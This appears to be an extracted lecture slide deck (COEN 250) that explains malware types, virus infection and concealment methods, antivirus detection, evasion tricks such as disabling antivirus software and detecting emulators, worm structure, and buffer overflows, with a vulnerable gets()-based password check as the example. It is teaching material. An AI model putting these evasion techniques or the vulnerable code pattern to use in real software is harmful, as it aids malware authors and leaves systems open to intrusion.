Malware Architecture COEN 250 Malware Types n Selfreplicating
![Attacks Stack Management #include <iostream> bool Is. Password. Okay(void) { char Password[8]; gets(Password); if](https://slidetodoc.com/presentation_image_h2/7c14c54e0fd359719a3dbe45ca583a40/image-65.jpg "Attacks Stack Management #include <iostream> bool Is. Password. Okay(void) { char Password[8]; gets(Password); if")
![Attacks Buffer Overflow Attack n #include <iostream> bool Is. Password. Okay(void) { char Password[8];](https://slidetodoc.com/presentation_image_h2/7c14c54e0fd359719a3dbe45ca583a40/image-69.jpg "Attacks Buffer Overflow Attack n #include <iostream> bool Is. Password. Okay(void) { char Password[8];")
- Slides: 88
Malware Architecture COEN 250
Malware Types n Self-replicating malware ¨ Creates new instances of itself ¨ In contrast to passive replication n Population growth ¨ Changes n in number of instances Parasitic malware ¨ Requires some other executable code to exist
Malware Types n Logic Bomb ¨ not self-replicating, zero population growth, possibly parasitic ¨ Consists of n Payload ¨ n An action to be performed Trigger ¨ Boolean condition to be executed ¨ Example: n If Thomas Schwarz is not getting paid then delete the COEN website.

Malware Types n Trojan Horse ¨ parasitic ¨ Program that purports doing something benign ¨ But secretely performs a malicious task ¨ Example: n n Authentic looking login page with username and password prompt Stores result in a file, exits user, so that true login page appears
Malware Types n Backdoor ¨ n Mechanism that bypasses normal security checks Virus ¨ ¨ ¨ Self-replicating Positive Population Growth Parasitic Runs when a certain executable runs Infects other executables n ¨ Traveling on same system, floppy, CD, DVD, USB First mentioned in SF novel “The Scarred Man” Gregory Benford, 1970
Malware Types n Worm ¨ self-replicating ¨ positive population growth ¨ not parasitic ¨ Spread from machine to machine across a network
Malware Types n Rabbits ¨ Tries to consume all system resources by multiplying quickly n Fork bomb ¨A worm that deletes itself after infecting another machine n Worm hops from machine to machine
Malware Types n Spyware ¨ Software that collects information from a system and transmits it to someone else. n Addware ¨ Spyware that presents adds.
Virus n Viruses consist of ¨ Infection n Mechanism Can be multipartite ¨ Trigger (optional) ¨ Payload (optional)
Virus n Target Classification ¨ Boot-Sector Infectors ¨ File Infectors ¨ Macro Viruses n Concealment Strategy Classification ¨ No Concealment ¨ Encryption ¨ Stealth ¨ Oligomorphism, Polymorphism, Metamorphism
Virus: Boot Sector Infectors Contains code that runs when a system starts up. n Volume Boot Record n ¨ First sector of an unpartitioned storage device ¨ First sector of an individual partition n Master Boot Record ¨ First sector of data storage device that has been partitioned
Virus: Boot Sector Infectors n Booting: ¨ Bootstrap loader n ¨ ¨ Loads software to start OS Multi-stage bootstrap loader Boot sequence on IBM-PC n n n Runs instruction at memory location F 000: FFF 0 of BIOS Jumps to execution of BIOS startup program Executes Power-On Self-Test (POST) ¨ n n Checks, initializes devices Goes through preconfigured list of devices If it finds bootable device, loads, and executes boot sector ¨ ¨ Assume MBR on hard drive MBR contains address of bootable partition Load boot sector of bootable partition Boot sector moves OS kernel into memory and starts it
Virus: Boot Sector Infectors n Boot Sector Infector ¨ Copies itself into the MBR or VBR ¨ Typically after making copy of MBR location” ¨ Michelangelo: n n April 1991 Moves original boot sector to safe location Infects all floppy disks inserted into computer Payload: ¨ n in a “safe overwrites file system with zeroes Extinct in the wild
Virus: Boot Sector Infectors n Boot Sector Infector ¨ Stoned Virus n n Original version infects only 360 KB diskettes 1988 Many variants Behavior ¨ ¨ n Becomes memory resident Disables interrupt 12 Infects MBR Infects all diskettes § Moves boot sector to sector 11 and copies itself into sector 0 § Same values as chosen by Michelangelo, so that computers infected with both became immediately dysfunctional § Usually destroys part of the file system Payload: Displays message during boot process: ¨ ¨ “Your PC is now Stoned! Your computer is now stoned.
Virus: Boot Sector Infectors n Extinct in the wild: ¨ Floppies are rarely used to boot, disabling the propagation mechanism ¨ OS prevent writing to a disk’s boot sector without proper authorization ¨ BIOS can enable boot block protection

Virus: File Infectors n Virus infects executables ¨ Virus n is placed in an executable Prepending Virus: At the beginning Execution of a *. com loads file into memory ¨ Set PC to beginning of file ¨ Often copies infected file further down ¨

Virus: File Infectors n Appending Virus: At the end ¨ To n n get control Save original instruction in code, replace by jump to viral code, execute virus, restore original instruction and jump to them or run original instruction at saved location followed by jump to the rest of the code Executable file formats can specify start location in file header
Virus: File Infectors n Overwriting Viruses ¨ Atop original code ¨ Does not change file size ¨ Virus gets control in normal execution of file ¨ Placement Strategies: n n Place virus in superfluous data Place virus in file slack or unused allocated file space Stash overwritten contents in a companion file Compress (parts of) the original file, decompress
Virus: File Infectors n Inserting Virus ¨ Move target code out of way ¨ Intersperse small pieces of virus with infected file n Companion Virus ¨ Virus gets executed before infected file ¨ Infected file barely changed

Virus: File Infectors n Companion Virus Example ¨ Change name of target file n n ¨ Copy notepad. exe to notepad. exp Virus is in new notepad. exe, which calls notepad. exp Virus placed earlier in search path n n notepad. exe in a different directory than real notepad. exe notepad. com is executed before notepad. exe Use Windows registry to change association for. exe files ¨ Change “interpreter in ELF files ¨ n ¨ Typically the run-time linker, but now virus Associate icon of target with virus
Virus: Macro Virus n Macros ¨ Code that is part of documents. ¨ Used extensively in MS Office Tools n n Written in or translated to Visual Basic for Applications (VBA) code Macro Virus ¨ Changes or creates new macro
Virus: Macro Virus n Example: ¨ Concept 1995 -1997 ¨ Infects Word’s global document-template NORMAL. DOT Creates Pay. Load and File. Save. As macros n Infects all documents saved with the Save As command n
Virus: Macro Virus n Example: Laroux ¨ 1996 – ¨ Excel macro virus ¨ Consists of auto_open and check_files auto_open executes whenever an infected spreadsheet is opened, followed by check_files n Virus looks for PERSONAL. XLS n ¨ Virus contains no malicious payload
Virus: Macro Virus n Protective Strategies ¨ Later versions of MS Office have security levels for execution of macros n Level high only executes signed macros ¨ MS Office provides warnings when files contain macros ¨ Scan. Prot (Word prior to 7. 0 a) scans for the Concept virus
Virus: Concealment n Encryption ¨ Virus body is encrypted to make it harder to detect ¨ Virus needs to contain a decryption engine ¨ Encryption methods range from very simple to strong
Virus: Concealment n Stealth ¨ Virus takes active steps to conceal infection n Restore original file timestamp n Intercept system calls to play back original information of file ¨ ¨ ¨ n Change I/O calls in DOS Change system libraries in more sophisticated OS Run rootkit Anti-stealth virus ¨ Virus makes all files look infected ¨ Payload: Anti-virus software deletes all other files
Virus: Concealment n Oligomorphism ¨ ¨ n Encrypted virus changes encryption key between infections Infected files have different file signatures Polymorphism ¨ Virus also changes decryption engine n n By using equivalent instruction sequences By using different versions ¨ ¨ Tremor had 6 decryption engines Makes it difficult for virus to detect its presence n n n Virus can use specific timestamp (e. g. add 100 to file year) Pad file sizes of infected files to a certain value Use hidden flags in ELF format Use metadata or alternative data streams (in NTFS) Store data in registry or other location

Virus: Concealment n Hiding Decryptor Engine ¨ Using a mutation engine n Instruction equivalence ¨ n n n n n All these set register r 0 to zero: § clear r 0 § xor r 0, r 0 § and 0, r 0 § move 0, r 0 Instruction sequence equivalence Instruction reordering Register renaming Data reordering Spaghetti code Junk code insertion Run-time code generation Use a virtual machine Use concurrent threads to make analysis difficult Inlining, outlining, call sequence changes
Virus: Concealment n Metamorphism ¨ Use code modification to change body of virus
Virus: Antivirus Techniques Detection n Identification n Disinfection n

Virus: Antivirus Techniques Static Detection Mechanism On-demand / On –access scanning n Virus signatures a. k. a scan strings: n ¨ Identifying substrings in infected code ¨ Problem: How to search for many patterns at once n Static Heuristics ¨ Positive Heuristics ¨ Negative Heuristics

Virus: Antivirus Techniques Static Detection Mechanism n Positive Heuristics (Boosters) ¨ ¨ ¨ ¨ ¨ Junk code Decryption loops Self-modifying code Use of undocumented API Manipulation of interrupt vectors Unusual instructions, especially those not emitted by a compiler Strings containing obscenities or “virus” Difference between entry point and end of file Spectral analysis n Frequency analysis of instructions

Virus: Antivirus Techniques Static Detection Mechanism n Negative heuristics = stoppers ¨ user input ¨ GUI popups n Analysis ¨ Weighted measure n trained by good and bad sets ¨ Neural networks ¨ Data mining

Virus: Antivirus Techniques Static Detection Mechanism n Integrity Checks ¨ Tripwire: n Calculate cryptographically secure hash of all system files n Store it in unchangable directory ¨ n n E. g. CD-ROM Scan periodically to check integrity of all system files Updates: ¨ ¨ ¨ Check integrity of system Patch system Calculate new checksums ¨ Self-checking of antivirus software

Virus: Antivirus Techniques Dynamic Methods n Behavior blockers: ¨ Software monitors running program in real time ¨ Watches for suspicious activity such as file system accesses n n Appending virus opens executable for reading and writing Generates activity signature of bad pattern: ¨ ¨ Use open, read, write, seek to end, appending, close notion of ownership to prevent too many false positives
Virus: Antivirus Techniques Dynamic Methods n Emulation ¨ n Emulation uses dynamic heuristics ¨ ¨ n Analyze code before letting it run Same as static heuristics Same as behavior blockers Emulation uses generic decryption ¨ Use virus’ own decryption loop to scan for decrypted virus n Decryption loop should have run when: ¨ ¨ n Program accesses code that it just modified 24 B + of modified memory Emulator can run signature searches some time into runtime of emulated code
Virus: Antivirus Techniques Dynamic Methods n Emulator Architecture ¨ ¨ 1. 2. 3. 4. Single stepping through a program can be detected by virus through timing Instead: CPU emulation Memory emulation Hardware and OS emulation Emulation control ¨ Major Issue: When to stop ¨ ¨ 5. Number of instructions Amount of time spent emulating Proportion of instructions that modify memory Presence of stoppers Post Analysis Data ¨ ¨ Instruction histogram Dead code
Virus: Antivirus Techniques Dynamic Methods n Reentering emulation: ¨ Virus code can be CPU specific. Emulation might need to run with different CPU parameters. ¨ Installation of interrupt handlers should trigger emulation of the interrupt handlers n Using goats to verify infective behavior ¨ Emulator provides a goat file to suspect file to see changes.
Virus: Antivirus Techniques Verification and Identification n Verification reduces false positives ¨ necessary for disinfection ¨ n Difficult only with polymorphic viruses ¨ Try to decrypt virus body – X-raying n ¨ n Side effect of emulating decryptor engine Breaking weak encryption Identify using signatures ¨ known copy of virus ¨ check-summing of virus ¨
Virus: Antivirus Techniques Quarantine n Quarantine isolates infected file from rest of the system ¨ Often, copying of file to a quarantine directory ¨ Trivially encrypt file to make it unrunnable ¨ Render files in quarantine directory invisible
Virus: Antivirus Techniques Disinfection Restore files from backup n Virus-specific actions n
Virus: Antivirus Techniques Anti-Macro Virus n Macro can change through reformatting ¨ MS Word document converter has produced new versions of a macro virus ¨ Bugs in macro virus propagation mechanism can introduce new variants ¨ Macro virus can incorporate other macros n Happened to a Word macro snatching two antivirus macros from MS
Anti-Virus Techniques Aggressively attack anti-virus software n Impede anti-virus analysis by anti-virus labs n Use knowledge of anti-virus mechanisms to avoid dectection n Not anti-virus n ¨ “Beneficial” virus
Anti-Virus Techniques Retrovirus n Disables anti-virus software ¨ Virus has list of process names of anti-virus products ¨ Kills any processes with these names ¨ Disables antivirus program n n Ganda inspects programs that run at start-up (autorun) Replaces first instruction of identified anti-virus programs with a return ¨ Reduce priority of anti-virus software so that it never runs ¨ Disable look-up of antivirus software updates
Anti-Virus Techniques n Entry point obfuscation (EPO) ¨ Alternative n ways of getting virus code to run Simile, Ganda look for calls to Exit. Process API
Anti-Virus Techniques Anti-Emulation n Outlast emulation ¨ Virus can do nothing bad for a long time ¨ Virus only replicates randomly ¨ Entry-point obfuscation also delays virus execution n Outsmarting emulation ¨ Restructure viral code n No longer looks like a virus
Anti-Virus Techniques Anti-Emulation n Emulator detection ¨ Use undocumented CPU instructions n In the hope that emulator crashes on them Exploit differences in CPU ¨ Attack emulator memory system ¨ n n ¨ use many memory addresses go to unusual memory locations Test for changes between API calls n E. g. emulator returns always the same time stamp Import obscure libraries ¨ Looking for external things ¨ n ¨ Hard to emulate Check for specific emulators
Anti-Virus Techniques Armoring, Anti-Debugging n Armoring ¨ n Use anti-reverse engineering techniques to make analysis of virus behavior difficult Detecting Debug Mode ¨ ¨ Use debugger specific idiosyncrasies Detect breakpoint insertion n ¨ Breakpoints are implemented through system interrupts Check for single-stepping n Interrupt dumps info on stack ¨ n n ¨ Push on stack, then pop, see whether item is still there Check for system time Manipulate prefetch queue in CPU Use Is. Debugger. Present API
Anti-Virus Techniques Tunneling virus backtracks interrupt chain to go directly to DOS and BIOS interrupt handlers n Avoids monitoring n Only possible in MS-DOS n ¨ Kernel software protected in other OS
Anti-Virus Techniques Anti-Integrity Checking Polymorphic virus can hide file changes against simple checksums n Slow virus only changes files that are about to be changed anyway n
Anti-Virus Techniques Avoidance n Virus infects areas that are not checked by anti-virus software
Worms: n Propagates across a network n Typically, does not require user action for propagation. Virus: n Infects files. n Typically requires user interaction
Worms Worm Components Warhead n Propagation Engine n Target Selection Algorithm n Scanning Engine n Payload n
Worms: Warhead n A piece of code that exploits a vulnerability on the target system ¨ Exploits such as Buffer Overflow Exploits ¨ File Sharing Attacks ¨ E-mail ¨ Common Mis-configurations
Worms: Propagation Engine n n n After gaining access, the worm must transfer itself to the target machine. Some worms are completely contained in the warhead. File Transfer Mechanisms FTP ¨ TFTP ¨ HTTP ¨ SMB (MS Server Message Block) ¨ n n Windows file sharing Unix servers running SAMBA
Worms: Target Selection Algorithm n Once the worm has gained control of a target, it starts looking for new targets. ¨ E-mail addresses ¨ Host lists ¨ Trusted Systems ¨ Network Neighborhood ¨ DNS queries ¨ Randomly selected ip address.
Worms: Scanning Engine n Once targets are identified, the worm scans for the original vulnerability.
Worms: Payload n n Some specific action done on behalf of the attacker. Opening up a backdoor. Planting a distributed denial of service attack. Performing complex calculations: ¨ password cracking ¨ math research (actually happened)
Worms: Spreading n Worm spread is limited ¨ Diversity n “Tiny Worm” ¨ ¨ n of machines targeted only machines running security software from a medium company was successful in infecting most machines with that software. Worms can contain support for multiple entry methods. ¨ Too many victims crash ¨ Fast worms can cause network congestion
Worm Trends: n n n Multiplatform worms Multiexploit worms Zero-day exploit worms ¨ n Fast-spreading worms: Warhol / Flash ¨ n pre-scan targets Polymorphic worms ¨ n No chance to patch Change appearance Metamorphic worms ¨ Change functionality

Strings n Attacks A buffer overflow occurs when data is written outside of the boundaries of the memory allocated to a particular data structure. 11 Bytes of Data Source Memory Copy Operation Allocated Memory (8 Bytes) Other Memory
Strings n Attacks Buffer overflow occur because we usually do not check bounds. ¨ Standard library functions do not check bounds. ¨ Programmers do not check bounds. n Not all buffer overflows are exploitable.

Strings n Attacks Process Memory Organization Code or Text: Instructions and read only data Data: Initialized data, uninitialized data, static variables, global variables Heap: Dynamically allocated variables Stack: Local variables, return addresses, etc.

Attacks Stack Management n When calling a subroutine / function: ¨ Stack stores the return address ¨ Stack stores arguments, return values ¨ Stack stores variables local to the subroutine n Information pushed on the stack for a subroutine call is called a frame. ¨ Address of frame is stored in the frame or base point register. n epb on Intel architectures

